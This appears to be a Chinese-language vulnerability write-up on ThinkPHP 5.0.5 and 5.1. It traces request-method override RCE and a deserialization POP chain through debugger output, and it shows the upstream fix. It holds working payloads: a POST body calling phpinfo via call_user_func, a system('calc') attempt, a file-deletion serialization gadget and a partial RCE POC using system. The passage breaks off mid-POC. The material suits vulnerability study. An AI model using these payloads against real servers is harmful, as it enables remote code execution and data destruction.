

非debug模式开启下的RCE

<http://localhost/tp505/public/index.php?s=captcha>

POST:

_method=__construct&method=get&filter[]=call_user_func&get[]=phpinfo

thinkphp是单程序入口，5.0.5入口在public/index.php，在index.php中

```
require __DIR__ . '/../thinkphp/start.php';
```

引入框架的start.php，跟进之后调用了App类的静态run()方法

```
namespace think;

// ThinkPHP 引导文件
// 加载基础文件
require __DIR__ . '/base.php';
// 执行应用
App::run()->send();
```

进入run方法

```
public static function run(Request $request = null) $request: null
{
    is_null($request) && $request = Request::instance(); $request: null
```

实例化一个Request类

```
public static function instance($options = []) $options: [0]
{
    if (is_null(self::$instance)) {
        self::$instance = new static($options); $options: [0]
    }
    return self::$instance;
}
```

进入__construct()方法

```
protected function __construct($options = []) $options: [0]
{
    foreach ($options as $name => $item) { $options: [0]
        if (property_exists($this, $name)) { $this: {instance => null, hoo
            $this->$name = $item;
        }
    }
    if (is_null($this->filter)) {
        $this->filter = Config::get( name: 'default_filter'); filter: ""
    }
    // 保存 php://input
    $this->input = file_get_contents( filename: 'php://input'); $this: {insta
}

hk > Request > __construct()


evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
```

\$options为空，下一轮再见，foreach能够覆盖变量，同时，我们POST的数据被\$this->input接收到了，接着获取应用调度信息，进入routeCheck

```
// 获取应用调度信息
$dispatch = self::$dispatch; $dispatch: null
if (empty($dispatch)) {
    // 进行URL路由检测
    $dispatch = self::routeCheck($request, $config);
}
// 记录当前调度信息
$request->dispatch($dispatch);
```

继续跟进，进入到Request的method方法

```
$method = strtolower($request->method());
```

```

public function method($method = false) $method: false
{
    if (true === $method) { $method: false
        // 获取原始请求类型
        return IS_CLI ? 'GET' : (isset($this->server['REQUEST_METHOD']) ? $this->server['REQUEST_METHOD'] : $_SERVER['REQUEST_METHOD']);
    } elseif (!$this->method) {
        if (isset($_POST[Config::get('name: 'var_method')])) { $_POST: {_method => "__construct", method => "get", filter => [1], get => [1]}} {
            $this->method = strtoupper($_POST[Config::get('name: 'var_method')]);
            $this->{$this->method}($_POST);
        } elseif (isset($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE'])) {
            $this->method = strtoupper($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE']);
        } else {
            $this->method = IS_CLI ? 'GET' : (isset($this->server['REQUEST_METHOD']) ? $this->server['REQUEST_METHOD'] : $_SERVER['REQUEST_METHOD']);
        }
    }
    return $this->method;
}

```

```

Config::get('var_method')|
Result:
01 result = "__method"

```

即获取POST的_method参数

`$this->{$this->method}($_POST);` 这边 `$this->method` 是字符串 `"__CONSTRUCT"`,

等价于 `$this->__CONSTRUCT($_POST)`, 我们POST的内容:

```

01 $_POST = {array} [4]
01 _method = "__construct"
01 method = "get"
01 filter = {array} [1]
01 0 = "call_user_func"
01 get = {array} [1]
01 0 = "phpinfo"

protected function __construct($options = []) $options: {_method => "__construct", method => "get", filter => [1], get => [1]} [4]
{
    foreach ($options as $name => $item) { $options: {_method => "__construct", method => "get", filter => [1], get => [1]} [4]
        if (property_exists($this, $name)) { $this: {instance => think\Request, hook => [0], method => "__CONSTRUCT", domain => null}
            $this->$name = $item;
        }
    }
    if (is_null($this->filter)) {
        $this->filter = Config::get('name: 'default_filter');
    }
    // 保存 php://input
    $this->input = file_get_contents('php://input');
}

```

可以看到, `foreach`把我们传入的 `$_POST` 数组分为键值对

`$name=>$item`

`$this` 是Request对象, `$this->$name=$item` 实现了覆盖Request对象的类变量值

```
foreach ($options as $name => $item) { $item: {"phpinfo"}[1] $name: '
    if (property_exists($this, $name)) { $this: {instance => think\Requ
        $this->$name = $item; $item: {"phpinfo"}[1] $name: "get"
    }
}
```

接着跳出，继续执行app::run在App::run()中，获取应用调度信息
\$dispatch

```
// 获取应用调度信息
$dispatch = self::$dispatch;
if (empty($dispatch)) {
    // 进行URL路由检测
    $dispatch = self::routeCheck($request, $config);
}
// 记录当前调度信息
$request->dispatch($dispatch);

// 记录路由和请求信息
if (self::$debug) {
    Log::record( msg: '[ ROUTE ] ' . var_export($dispatch, return: true), type: 'info');
    Log::record( msg: '[ HEADER ] ' . var_export($request->header(), return: true), type: 'info');
    Log::record( msg: '[ PARAM ] ' . var_export($request->param(), return: true), type: 'info');
}
```

```
switch ($dispatch['type']) {
    case 'redirect':
        // 执行重定向跳转
        $data = Response::create($dispatch['url'], type: 'redirect')->code($dispatch['status']);
        break;
    case 'module':
        // 模块/控制器/操作
        $data = self::module($dispatch['module'], $config, convert: isset($dispatch['convert']) ? $dispatch['convert'] : null);
        break;
    case 'controller':
        // 执行控制器操作
        $vars = array_merge(Request::instance()->param(), $dispatch['var']);
        $data = Loader::action($dispatch['controller'], $vars, $config['url_controller_layer'], $config['controller_suffix']);
        break;
    case 'method':
        // 执行回调方法
        $vars = array_merge(Request::instance()->param(), $dispatch['var']);
        $data = self::invokeMethod($dispatch['method'], $vars);
        break;
    case 'function':
        // 执行闭包
        $data = self::invokeFunction($dispatch['function']);
        break;
}
```

在 ThinkPHP5 完整版中，定义了验证码类的路由地址?s=captcha，
默认这个方法就能使 \$dispatch=method 从而进入

Request::instance()->param()。

param()方法里面别有洞天，下面会分析

接着进入Request::instance()->param()，param()最后返回input()

```
return $this->input($this->param, $name, $default, $filter);
```

这边看到我们POST的filter被提取了

```
// 解析过滤器
if (is_null($filter)) {
    $filter = [];
} else {
    $filter = $filter ?: $this->filter; $this: {instance => think\Request,
    if (is_string($filter)) { $filter: {"call_user_func"}[1]
        $filter = explode( separator: ',', $filter);
    } else {
        $filter = (array) $filter;
    }
}
}
```

跟进array_walk_recursive

```
if (is_array($data)) {
    array_walk_recursive( &array: $data, [$this, 'filterValue'], $filter);
    reset( &array: $data);
} else {
    $this->filterValue( &value: $data, $name, $filter);
}
```

```
<?php
    function myfunction($value,$key)
    {
        echo "The key $key has the value $value<br>";
    }
    $a1=array("a"=>"red","b"=>"green");
    $a2=array($a1,"1"=>"blue","2"=>"yellow");
    array_walk_recursive($a2,"myfunction");
?>
//The key a has the value red
//The key b has the value green
//The key 1 has the value blue
//The key 2 has the value yellow
```

array_walk_recursive() 函数对数组中的每个元素应用用户自定义函数

array_walk_recursive(array,myfunction,parameter...)

通过__construct覆盖掉的Request对象filter属性作为filterValue的参数传入

```
private function filterValue(&$value, $key, $filters) $filters: {"call_user_func"}[1] $key: 0 $value: "phpinfo"
{
    $default = array_pop( &array: $filters); $default: null
    foreach ($filters as $filter) { $filter: "call_user_func" $filters: {"call_user_func"}[1]
        if (is_callable($filter)) {
            // 调用函数或者方法过滤
            $value = call_user_func($filter, $value); $filter: "call_user_func" $value: "phpinfo"
        }
    }
}
```

<div> <div>PHP Version 7.4.26</div> <div>php</div> </div>	
System	Windows NT DESKTOP-FRMQB3K 10.0 build 19044 (Windows 10) AMD64
Build Date	Nov 16 2021 18:08:51
Compiler	Visual C++ 2017
Architecture	x64
Configure Command	<pre> cscript /nologo /e:javascript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=.\obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgsql" </pre>
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	no value

Elements

Console

Sources

Performance insights

Network

Performance

Memory

Security

Lighthouse

Application

HackBar

AdBlock

EditThisCookie

LOADSPLITEXECUTETESTSQLIXSSLFISSTISHELLENCODINGHASHING

URL
http://localhost/tp505/public/index.php?s=captcha

Enable POST

enctype
application/x-www-form-urlencoded

ADD HEADER

Body
_method=__construct&method=get&filter[]=call_user_func&get[]=phpinfo

执行成功

```
foreach ($filters as $filter) { $filter: "eval" $filters: {"eval"}[1]
    if (is_callable($filter)) {
        // 调用函数或者方法过滤
        $value = call_user_func($filter, $value);
    } elseif (is_scalar($value)) { $value: "system('calc');"
```

窒息, eval居然不满足is_callable



注: Request 类中的 param、route、get、post、put、delete、patch、request、session、server、env、cookie、input 方法均调用了 filterValue 方法

debug模式开启下的RCE

同上，但是进入到self::debug

```
// 记录路由和请求信息
if (self::$debug) {
    Log::record(msg: '[ ROUTE ] ' . var_export($dispatch, return: true), type: 'info'); $dispatch: {t
    Log::record(msg: '[ HEADER ] ' . var_export($request->header(), return: true), type: 'info');
    Log::record(msg: '[ PARAM ] ' . var_export($request->param(), return: true), type: 'info'); $requ
}
```

修复

改进Request类
master (#1, #1, #2, #1) [Browse files](#)

liu21st committed on 11 Jan 1 parent 732d073 commit 4a4b5e64fa4c46f851b4004005bff5f3196de003

Showing 1 changed file with 14 additions and 11 deletions. Unified Split

25 library/think/Request.php View file

522	522	return \$this->server('REQUEST_METHOD') ?: 'GET';
523	523	} elseif (!\$this->method) {
524	524	if (isset(\$_POST[Config::get('var_method')])) {
525	-	\$this->method = strtoupper(\$_POST[Config::get('var_method')]);
526	-	\$this->{\$this->method}(\$_POST);
525	+	\$method = strtoupper(\$_POST[Config::get('var_method')]);
526	+	if (in_array(\$method, ['GET', 'POST', 'DELETE', 'PUT', 'PATCH'])) {
527	+	\$this->method = \$method;
528	+	\$this->{\$this->method}(\$_POST);
529	+	}

上面的RCE都是利用Request类的method方法触发__construct(), 覆盖类属性, 然后想办法进入param()方法, 再进入filterValue(), 实现RCE

未开启强制路由导致RCE


```
app.php x
81 // PATHINFO变量名 用于兼容模式
82 'var_pathinfo' => 's',
83 // 兼容PATH_INFO获取
84 'pathinfo_fetch' => ['ORIG_PATH_INFO', 'REDIRECT_PATH_INFO', 'REDIRECT_URL'],
85 // pathinfo分隔符
86 'pathinfo_depr' => '/',
87 // HTTPS代理标识
88 'https_agent_name' => '',
89 // IP代理获取标识
90 'http_agent_ip' => 'X-REAL-IP',
91 // URL伪静态后缀
92 'url_html_suffix' => 'html',
93 // URL普通方式参数 用于自动生成
94 'url_common_param' => false,
95 // URL参数方式 0 按名称成对解析 1 按顺序解析
96 'url_param_type' => 0,
97 // 是否开启路由延迟解析
98 'url_lazy_route' => false,
99 // 是否强制使用路由
100 'url_route_must' => false,
```

thinkphp默认没有开启强制路由，而默认开启路由兼容模式。可以用兼容模式来调用控制器，当没有对控制器过滤时，可以调用任意的方法来执行

上文提到所有用户参数都会经过 `Request` 类的 `input` 方法处理，该方法会调用 `filterValue` 方法，而 `filterValue` 方法中使用了 `call_user_func`，那么我们就来尝试利用这个方法

```
// [ 应用入口文件 ]
namespace think;

// 加载基础文件
require __DIR__ . '/../thinkphp/base.php';

// 支持事先使用静态方法设置Request对象和Config对象

// 执行应用并响应
Container::get( abstract: 'app' )->run()->send();
```

加载base.php并执行App->run();

```
$dispatch = $this->dispatch;  $dispatch: null  dispatch: null

if (empty($dispatch)) {
    // 路由检测
    $dispatch = $this->routeCheck()->init();  $dispatch: null
}

// 记录当前调度信息
$this->request->dispatch($dispatch);
```

获取调度信息，先进入routeCheck，里面一个函数将\$dispatch的/替换为|

```
return $dispatch; $dispatch: {app

App > routeCheck()

Evaluate expression (Enter) or add a watch
▼ $dispatch = {think\route\dispatch\Url} [7]
  > app = {think\App} [21]
  > request = {think\Request} [39]
  > rule = {think\route\Domain} [17]
  01 dispatch = "index|thinkRequest|input"
  > 1 2 3 param = {array} [1]
      01 code = null
      01 convert = null
```

进入init()、接着进入parseUrl

```
class Url extends Dispatch
{
    public function init()
    {
        // 解析默认的URL规则
        $result = $this->parseUrl($this->dispatch); $this: {app => think\A
        return (new Module($this->request, $this->rule, $result))->init();
    }
}
```

进入parseUrlPath

```
protected function parseUrl($url) $url: "index|thinkRequest|input"
{
    $depr = $this->rule->getConfig( name: 'pathinfo_depr'); $depr: "/" $this: {app => thi
    $bind = $this->rule->getRouter()->getBind(); $bind: null

    if (!empty($bind) && preg_match( pattern: '/^[a-z]/is', $bind)) {
        $bind = str_replace( search: '/', $depr, $bind);
        // 如果有模块/控制器绑定
        $url = $bind . ('.' != substr($bind, offset: -1) ? $depr : '') . ltrim($url, $depr);
    }

    list($path, $var) = $this->rule->parseUrlPath($url); $url: "index|thinkRequest|input"
```

从url获取[模块/控制器/操作]

```

public function parseUrlPath($url)  $url: "index/thinkRequest/input"
{
    // 分隔符替换 确保路由定义使用统一的分隔符
    $url = str_replace( search: '|', replace: '/', $url);
    $url = trim($url, characters: '/');
    $var = [];  $var: [0]


    if (false !== strpos($url, needle: '?')) {
        // [模块/控制器/操作?]参数1=值1&参数2=值2...
        $info = parse_url($url);
        $path = explode( separator: '/', $info['path']);
        parse_str($info['query'], &result: $var);  $var: [0]
    } elseif (strpos($url, needle: '/')) {
        // [模块/控制器/操作]
        $path = explode( separator: '/', $url);  $url: "index/thinkRequest/input"

    }

    return [$path, $var];  $path: {"index", "thinkRequest", "input"}[3]  $var: [0]
}

```

最后\$dispatch为



```

// 记录当前调度信息
$this->request->dispatch($dispatch);

```

App > run()

Evaluate expression (Enter) or add a watch (Ctrl+Shift)

\$dispatch = {think\route\dispatch\Module} [9]

- 01 controller = "thinkrequest"
- 01 actionName = "input"
- > app = {think\App} [21]
- > request = {think\Request} [39]
- > rule = {think\route\Domain} [17]
- > 1 2 3 dispatch = {array} [3]
- 1 2 3 param = {array} [0]
- 01 code = null
- 01 convert = null

继续退回App类的run方法，后面调用Dispatch类的run方法，该方法会调用关键函数exec

如果你碰到了控制器不存在的情况，是因为在tp获取控制器时，
`thinkphp/library/think/App.php:561` 会把url转为小写，导致控制器加载失败

ThinkPHP5.1 反序列化

安装:

```
composer create-project tophink/think=5.1.* tp
```

启动服务:

```
cd tp; php think run
```


挖掘思路

在刚接触反序列化漏洞的时候，更多遇到的是在魔术方法中，因此自动调用魔术方法而触发漏洞。但如果漏洞触发代码不在魔法函数中，而在一个类的普通方法中。并且魔法函数通过属性（对象）调用了一些函数，恰巧在其他的类中有同名的函数（pop链）。这时候可以通过寻找相同的函数名将类的属性和敏感函数的属性联系起来。

入口:

/thinkphp/library/think/process/pipes/windows.php的

__destruct()



```
public function __destruct()
{
    $this->close();
    $this->removeFiles();
}
```

跟进removeFiles(), 发现这里的\$this->files可控, 可以通过@unlink存在任意文件删除

```
class Windows extends Pipes
{
    private $files = [];
    ....
    private function removeFiles()
    {
        foreach ($this->files as $filename) {
            if (file_exists($filename)) {
```

```

        @unlink($filename);
    }
}
$this->files = [];
}
....
}

```

```

private function removeFiles()
{
    foreach ($this->files as $filename) {
        if (file_exists($filename)) {
            @unlink($filename);
        }
    }
    $this->files = [];
}

```

以删除桌面的test.txt为例

```

<?php
namespace think\process\pipes;

class Pipes{

}

class Windows extends Pipes
{
    private $files = [];

    public function __construct()
    {
        $this->files=
["C:\\\\Users\\p4nic\\Desktop\\test.txt"];
    }
}

```

```
echo base64_encode(serialize(new windows()));
```

这里只需要一个反序列化漏洞的触发点，便可以实现任意文件删除。

当执行到 `file_exists($filename)` 时，`file_exists` 函数会将 `$filename` 当作字符串处理

```
function file_exists(string $filename): bool {}  
  
/**  
 * Tells whether the filename is writable  
 * @link https://php.net/manual/en/function.is-writable.php  
 * @param string $filename <p> ←  
 * The filename being checked.  
 * </p>  
 * @return bool true if the filename exists and is  
 * writable.  
 */
```

若我们传入的是一个对象，将对象当成字符串处理时会触发类的 `__toString` 方法

寻找找到了

`\thinkphp\library\think\model\concern\Conversion.php` 的 `__toString()`

```
public function __toString()  
{  
    return $this->toJson();  
}
```

跟进 `toJson()`

```
public function toJson($options = JSON_UNESCAPED_UNICODE)  
{  
    return json_encode($this->toArray(), $options);  
}
```

|

跟进 `toArray()`


```
// 追加属性（必须定义获取器）
if (!empty($this->append)) {
    foreach ($this->append as $key => $name) {
        if (is_array($name)) {
            // 追加关联对象属性
            $relation = $this->getRelation($key);

            if (!$relation) {
                $relation = $this->getAttr($key);
                if ($relation) {
                    $relation->visible($name);
                }
            }
        }
    }
}
```

我们需要在 `toArray()` 函数中寻找一个满足 `$可控变量->方法(参数可控)` 的点

这里的 `$this->append` 可控，所以 `$key` 和 `$name` 也可控，最后会调用 `$relation->visible($name)`；所以如果 `$relation` 可控的话就可以通过调用不可访问的方法触发 `__call()`

```
public function getRelation($name = null)
{
    if (is_null($name)) {
        return $this->relation;
    } elseif (array_key_exists($name, $this->relation)) {
        return $this->relation[$name];
    }
    return;
}
```

`array_key_exists()` 函数检查某个数组中是否存在指定的键名，所以很容易绕过 `if/else` 判断，直接 `return` 空，从而通过下一步的 `if`

(!\$relation) 检测, 执行 `getAttr()` 方法, 跟进一下 `getAttr()`

```
public function getAttr($name, &$item = null)
{
    try {
        $notFound = false;
        $value     = $this->getData($name);
    } catch (InvalidArgumentException $e) {
        $notFound = true;
        $value     = null;
    }
}
```

`getAttr` 最后 `return $value`; 跟进 `getData()`

```
public function getData($name = null)
{
    if (is_null($name)) {
        return $this->data;
    } elseif (array_key_exists($name, $this->data)) {
        return $this->data[$name];
    } elseif (array_key_exists($name, $this->relation)) {
        return $this->relation[$name];
    }
    throw new InvalidArgumentException( message: 'property not exists:' . static::class . '->' . $name );
}
```

可以看出 `$relation` 的值为 `$this->data[$name]` 【前面已经绕过了 `getRelation` 中的 `array_key_exists($name, $this->relation)`, `return` 空, 所以这边不会进入第二个 `elseif`】

需要注意的一点是这里类的定义使用的是 `Trait` 而不是 `class`。自 PHP 5.4.0 起, PHP 实现了一种代码复用的方法, 称为 `trait`。通过在类中使用 `use` 关键字, 声明要组合的 Trait 名称。所以, 这里类的继承要使用 `use` 关键字。

`__toString()` 是 `Conversion` 的, `getAttr()` 等是 `Attribute` 的

【`Conversion` 和 `Attribute` 这两个类都使用 `trait`】, 所以需要找到一个子类同时继承了 `Attribute` 类和 `Conversion` 类。

在\thinkphp\library\think\Model.php找到了Model类满足上述的要求

```
abstract class Model implements \JsonSerializable, \ArrayAccess
{
    use model\concern\Attribute;
    use model\concern\Relationship;
    use model\concern\ModelEvent;
    use model\concern\TimeStamp;
    use model\concern\Conversion;
```

但这是一个抽象类无法进行实例化，需要找一个他的非抽象子类找到了\thinkphp\library\think\model\Pivot.php

我们现在缺少一个进行代码执行的点，在这个类中需要没有visible方法并且存在__call方法。__call调用不可访问或不存在的方法时被调用。

__call一般会存在__call_user_func和

__call_user_func_array，php代码执行的终点经常选择这里。

```
public function __call($method, $args)
{
    if (array_key_exists($method, $this->hook)) {
        array_unshift( &array: $args, $this);
        return call_user_func_array($this->hook[$method], $args);
    }

    throw new Exception( message: 'method not exists:' . static::class . '->' . $method);
}
```

array_unshift() 函数用于向数组插入新元素。新数组的值将被插入到数组的开头。

array_unshift(\$args, \$this);: 把\$this插到了\$args的最前面，使得system的第一个参数不可控，没法直接system

尝试覆盖filter的方法去执行代码。

```
private function filterValue(&$value, $key, $filters)
{
    $default = array_pop( &array: $filters);

    foreach ($filters as $filter) {
        if (is_callable($filter)) {
            // 调用函数或者方法过滤
            $value = call_user_func($filter, $value);
        } elseif (is_scalar($value)) {
            if (false !== strpos($filter, needle: '/')) {
                // 正则过滤
                if (!preg_match($filter, $value)) {
                    // 匹配不成功返回默认值
                    $value = $default;
                    break;
                }
            }
        }
    }
}
```

`call_user_func($filter, $value);`但参数不可控仍然无法命令执行，但可以通过本类中的`input()`方法来控制参数

通过 `getFilter()` 方法控制 `$filter`，通过 `array_walk_recursive()` 回溯调用刚刚的 `filterValue()` 方法

```
public function input($data = [], $name = '', $default = null, $filter = '')
{
    if (false === $name) {
        // 获取原始数据
        return $data;
    }

    $name = (string) $name;
    if ('' != $name) {
        // 解析name
        if (strpos($name, '/')) {
            list($name, $type) = explode('/', $name);
        }

        $data = $this->getData($data, $name);

        if (is_null($data)) {
            return $default;
        }

        if (is_object($data)) {
            return $data;
        }
    }

    // 解析过滤器
    $filter = $this->getFilter($filter, $default);

    if (is_array($data)) {
        array_walk_recursive(&$data, [$this, 'filterValue'], $filter);
        if (version_compare(version1: PHP_VERSION, version2: '7.1.0', operator: '<')) {
            // 恢复PHP版本低于 7.1 时 array_walk_recursive 中消耗的内部指针
            $this->arrayReset(&$data);
        }
    } else {
        $this->filterValue(&$data, $name, $filter);
    }
}
```

`input`函数中 `$this->getFilter($filter,$default)`，`$filter` 为 `param()` 函数传进来的，而 `param()` 函数由 `isAjax` 调用，`isAjax` 只传了一个参数给 `param()`，因此 `param()` 使用默认的 `$filter=''`。所

以最后的filter等于 `this->filter`

```
protected function getFilter($filter, $default)
{
    if (is_null($filter)) {
        $filter = [];
    } else {
        $filter = $filter ?: $this->filter;
        if (is_string($filter) && false === strpos($filter, needle: '/')) {
            $filter = explode(separator: ',', $filter);
        } else {
            $filter = (array) $filter;
        }
    }
}
```

在找何处调用input时，发现了 `param()` 函数

```
public function param($name = '', $default = null,
    $filter = '')
{
    if (!$this->mergeParam) {
        $method = $this->method(true);

        // 自动获取请求变量
        switch ($method) {
            case 'POST':
                $vars = $this->post(false);
                break;
            case 'PUT':
            case 'DELETE':
            case 'PATCH':
                $vars = $this->put(false);
                break;
            default:
                $vars = [];
        }

        // 当前请求参数和URL地址中的参数合并
        $this->param = array_merge($this->param,
            $this->get(false), $vars, $this->route(false));
    }
}
```

```

        $this->mergeParam = true;
    }

    if (true === $name) {
        // 获取包含文件上传信息的数组
        $file = $this->file();
        $data = is_array($file) ?
array_merge($this->param, $file) : $this->param;

        return $this->input($data, '', $default,
$filter);
    }

    return $this->input($this->param, $name,
$default, $filter);
}

```

最后一行调用input,并且第一个参数的值 `$this->param` 可控, 控制点在上方

`$this->param = array_merge($this->param, $this->get(false), $vars, $this->route(false));`, 但 `$name` 不可控

继续寻找调用 `param()` 函数的地方, 找到 `isAjax()`

```

public function isAjax($ajax = false)
{
    $value = $this->server( name: 'HTTP_X_REQUESTED_WITH');
    $result = 'xmlhttprequest' == strtolower($value) ? true : false;

    if (true === $ajax) {
        return $result;
    }

    $result = $this->param($this->config['var_ajax']) ? true : $result;
    $this->mergeParam = false;
    return $result;
}

```

在 `isAjax` 函数中, 我们可以控制 `$this->config['var_ajax']`, `$this->config['var_ajax']` 可控就意味着 `param` 函数中的 `$name` 可控。 `param` 函数中的 `$name` 可控就意味着 `input` 函数中的 `$name` 可控


`$this->config['var_ajax']` 是配置文件中的值，只需要让他为空，那么他在调用 `$this->param` 时，默认的第三个参数 `$name` 就为空，之后再调用 `input` 时传入的 `$name` 就为空，从而绕过了 `input` 函数中的 `if` 判断，即 `if ('' != $name)`

继续 `input` 函数，通过 `array_walk_recursive()` 回溯调用刚刚的 `filterValue()` 方法

```
array_walk_recursive($data, [$this, 'filterValue'],  
$filter);
```

`$data` 是数组

`public/index.php` 加上如下两句作为入口



```
1  <?php  
2  // ...  
11  
12  // [ 应用入口文件 ]  
13  namespace think;  
14  
15  // 加载基础文件  
16  require __DIR__ . '/../thinkphp/base.php';  
17  
18  // 支持事先使用静态方法设置Request对象和Config对象  
19  
20  // 执行应用并响应  
21  Container::get(abstract: 'app')->run()->send();  
22  $str = base64_decode($_POST['key']);  
23  unserialize($str);  
24
```

POC:

```
<?php  
namespace think;  
abstract class Model{  
    protected $append = [];
```



```

private $data = [];
function __construct(){
    $this->append = ["P4nic"=>["hello"]];
    $this->data = ["P4nic"=>new Request()];
}
}
class Request
{
    protected $hook = [];
    protected $filter = "system";
    protected $config = [
        // 表单请求类型伪装变量
        'var_method'      => '_method',
        // 表单ajax伪装变量
